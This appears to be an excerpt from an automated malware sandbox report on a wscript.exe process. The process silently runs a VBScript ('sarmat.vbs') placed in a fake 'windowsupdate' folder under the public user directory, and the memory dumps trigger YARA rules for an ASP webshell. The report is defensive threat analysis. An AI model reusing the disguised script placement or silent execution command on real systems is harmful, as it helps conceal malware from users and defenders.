Analysis Process: wscript.exe PID: **6860**, Parent PID: **6712**

General

Target ID:	25
Start time:	17:29:09
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\wscript.exe" c:\users\public\windowsupdate\sarmat.vbs //b //nologo
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: webshell_asp_sql, Description: ASP webshell giving SQL access. Might also be a dual use tool., Source: 00000019.00000003.898659213.000001FFE094A000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: webshell_asp_sql, Description: ASP webshell giving SQL access. Might also be a dual use tool., Source: 00000019.00000003.898567720.000001FFE0943000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: webshell_asp_sql, Description: ASP webshell giving SQL access. Might also be a dual use tool., Source: 00000019.00000003.898525051.000001FFE093A000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp

Disassembly

No disassembly